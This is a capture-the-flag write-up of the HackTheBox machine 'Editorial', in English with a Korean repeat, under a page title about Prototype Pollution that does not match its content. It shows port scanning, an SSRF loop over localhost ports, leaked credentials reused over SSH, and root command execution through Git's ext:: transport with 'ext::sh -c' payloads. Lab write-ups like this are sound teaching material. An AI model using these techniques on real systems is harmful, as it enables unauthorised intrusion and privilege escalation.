


Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.20
Hostname: editorial.htb
Editorial starts with a small attack surface. After adding the hostname to /etc/hosts, I scanned all TCP ports and then ran service detection against the discovered ports.
echo "10.10.11.20 editorial.htb" | sudo tee -a /etc/hosts

host=editorial.htb
ip=$(echo $host | sed -E 's|https?://||' | cut -d '/' -f 1)
ports=$(nmap -Pn -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV $ip
The result only showed SSH and HTTP.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
|_http-server-header: nginx/1.18.0 (Ubuntu)
Since port 80 was the only exposed application surface, the rest of the foothold had to come from the web application.
The website had a page for submitting book information. One part of the form was especially interesting: a cover image could be uploaded either as a local file or by providing a URL.

The client-side JavaScript sent the form data to /upload-cover and then used the response as the image source.
<script>
  document.getElementById('button-cover').addEventListener('click', function(e) {
    e.preventDefault();
    var formData = new FormData(document.getElementById('form-cover'));
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/upload-cover');
    xhr.onload = function() {
      if (xhr.status === 200) {
        var imgUrl = xhr.responseText;
        document.getElementById('bookcover').src = imgUrl;
      }
    };
    xhr.send(formData);
  });
</script>
A URL-fetching feature is always worth checking for SSRF. I first sent the bookurl parameter to my own listener.
bookurl=http://10.10.14.2:5555
The server connected back, which confirmed that the backend was making outbound requests based on user-controlled input.
The next step was checking whether the server could reach services that were not exposed externally. I wrote a small loop to send bookurl to localhost ports through the upload endpoint.
import requests

for i in range(1, 65536):
    data = {"bookurl": f"http://127.0.0.1:{i}"}
    files = {"bookfile": ("", b"")}
    r = requests.post("http://editorial.htb/upload-cover", data=data, files=files)
    if r.status_code != 200 or len(r.text) != 61:
        print(f"{i}: {r.status_code}, {len(r.text)}")
        print(r.text)
        print("-" * 50)
Port 5000 returned a different response.
5000: 200, 51
static/uploads/42f1f5ae-cf8b-4c7b-a42e-1559648d175d
Downloading that generated path exposed a JSON response from an internal API.
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    }
  ]
}
The useful endpoint was /api/latest/metadata/messages/authors. Requesting it through the same SSRF primitive leaked credentials for the dev user.
Username: dev
Password: dev080217_devAPI!@
Those credentials worked over SSH.
ssh dev@editorial.htb
As dev, the interesting directory was ~/apps/app_editorial. It was a Git repository, so I checked the recent history and diffs.
cd ~/apps/app_editorial
git log --oneline
git diff HEAD^ HEAD
The previous commit still contained production credentials in the welcome message template.
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
That gave a clean lateral move to the prod account.
ssh prod@editorial.htb
# password: 080217_Producti0n_2023!@
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
For privilege escalation, I checked sudo permissions.
sudo -l
prod could run one Python script as root.
User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
The script used GitPython to clone a user-supplied repository URL.
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])

The key detail is protocol.ext.allow=always. Git’s ext:: transport can execute a command, and this script allowed that transport while running as root.
A simple command execution test looked like this:
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py \
  'ext::sh -c touch% /tmp/pwned'
From there, reading the root flag was straightforward by running a shell command through the same vector.
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py \
  'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'

cat /tmp/root.txt
Editorial was a good reminder that SSRF does not need to return the internal response directly to be useful. In this case, the application fetched the internal API response and saved it as an uploaded file, which was enough to enumerate localhost services and leak credentials.
The privilege escalation was also a nice example of how dangerous Git options can become when wrapped in a privileged script. If a script accepts a repository URL from a lower-privileged user, enabling the ext:: protocol is effectively command execution.
대상 IP: 10.10.11.20
호스트명: editorial.htb
Editorial은 처음 열어보면 공격면이 그렇게 넓지 않은 머신이에요. 먼저 도메인을 /etc/hosts에 추가하고, 전체 TCP 포트를 훑은 다음 열린 포트에 대해 서비스 스캔을 돌렸습니다.
echo "10.10.11.20 editorial.htb" | sudo tee -a /etc/hosts

host=editorial.htb
ip=$(echo $host | sed -E 's|https?://||' | cut -d '/' -f 1)
ports=$(nmap -Pn -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV $ip
결과는 단순했습니다.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
|_http-server-header: nginx 1.18.0 (Ubuntu)
SSH와 HTTP만 열려 있었기 때문에, 사실상 웹에서 발판을 찾아야 하는 상황이었죠.
웹 페이지를 둘러보면 책 정보를 제출하는 기능이 있습니다. 여기서 눈에 띄는 부분은 표지 이미지를 올리는 방식이었는데요. 로컬 파일 업로드뿐만 아니라 URL을 입력해서 이미지를 가져오는 기능도 있었습니다.
프론트엔드 코드를 보면 /upload-cover로 폼 데이터를 보내고, 응답으로 받은 경로를 이미지 src에 넣고 있었습니다.
<script>
  document.getElementById('button-cover').addEventListener('click', function(e) {
    e.preventDefault();
    var formData = new FormData(document.getElementById('form-cover'));
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/upload-cover');
    xhr.onload = function() {
      if (xhr.status === 200) {
        var imgUrl = xhr.responseText;
        document.getElementById('bookcover').src = imgUrl;
      }
    };
    xhr.send(formData);
  });
</script>
사용자가 입력한 URL을 서버가 대신 요청해주는 기능이라면, 자연스럽게 SSRF를 의심해볼 수 있어요. 그래서 bookurl 값을 제 리스너로 보내봤습니다.
bookurl=http://10.10.14.2:5555
서버에서 실제로 제쪽으로 요청이 들어왔고, 이걸로 백엔드가 사용자 입력 URL을 기반으로 외부 요청을 보낸다는 걸 확인할 수 있었습니다.
SSRF가 확인되면 다음으로 볼 건 내부 서비스입니다. 외부에서는 보이지 않지만 서버 자기 자신에서는 접근 가능한 포트가 있을 수 있거든요. /upload-cover를 통해 127.0.0.1 포트를 하나씩 찔러보는 간단한 스크립트를 작성했습니다.
import requests

for i in range(1, 65536):
    data = {"bookurl": f"http://127.0.0.1:{i}"}
    files = {"bookfile": ("", b"")}
    r = requests.post("http://editorial.htb/upload-cover", data=data, files=files)
    if r.status_code != 200 or len(r.text) != 61:
        print(f"{i}: {r.status_code}, {len(r.text)}")
        print(r.text)
        print("-" * 50)
여기서 5000번 포트만 다른 응답을 줬습니다.
5000: 200, 51
static/uploads/42f1f5ae-cf8b-4c7b-a42e-1559648d175d
응답에 나온 경로를 내려받아보니 내부 API의 JSON 응답이 저장되어 있었습니다.
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    }
  ]
}
여기서 중요한 엔드포인트는 /api/latest/metadata/messages/authors였습니다. 같은 SSRF 방식으로 이 API를 호출하니 dev 계정 정보가 노출됐습니다.
Username: dev
Password: dev080217_devAPI!@
이 계정은 SSH에 그대로 사용할 수 있었습니다.
ssh dev@editorial.htb
dev로 접속한 뒤에는 ~/apps/app_editorial 디렉터리가 눈에 띄었습니다. Git 저장소였기 때문에 최근 커밋과 diff를 확인했습니다.
cd ~/apps/app_editorial
git log --oneline
git diff HEAD^ HEAD
이전 커밋에는 운영 계정 정보가 남아 있었습니다.
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
운영 계정 정보를 지웠다고 생각했겠지만, Git 히스토리에는 그대로 남아 있었던 거죠. 덕분에 prod 계정으로 수평 이동할 수 있었습니다.
ssh prod@editorial.htb
# password: 080217_Producti0n_2023!@
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
이제 권한 상승 차례입니다. 먼저 sudo -l을 확인했습니다.
sudo -l
prod 계정은 특정 Python 스크립트를 root 권한으로 실행할 수 있었습니다.
User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
스크립트 내용은 다음과 같았습니다.
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
사용자가 넘긴 URL을 GitPython으로 clone하는 구조인데요. 여기서 핵심은 protocol.ext.allow=always 옵션입니다. Git의 ext:: transport는 외부 명령 실행으로 이어질 수 있는데, 이 스크립트는 그 기능을 root 권한으로 허용하고 있었습니다.
먼저 간단히 명령 실행이 되는지 확인할 수 있습니다.
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py \
  'ext::sh -c touch% /tmp/pwned'
같은 방식으로 root 권한에서 /root/root.txt를 읽어 /tmp로 복사하면 됩니다.
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py \
  'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'

cat /tmp/root.txt
Editorial에서 가장 중요했던 지점은 SSRF의 결과를 직접 화면에 보여주지 않아도 충분히 위험할 수 있다는 점이었어요. 이 머신에서는 서버가 내부 API 응답을 파일로 저장해줬고, 그 경로만 알면 내부 API 결과를 읽을 수 있었습니다.
권한 상승도 비슷합니다. Git clone을 자동화하는 스크립트 자체는 흔해 보이지만, 사용자 입력 URL과 protocol.ext.allow=always가 root 권한에서 만나면서 바로 명령 실행으로 이어졌습니다. 내부 자동화 스크립트라 하더라도 입력값이 어디서 오는지, 어떤 옵션을 켜고 있는지는 꼭 확인해야 한다는 걸 보여주는 문제였습니다.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption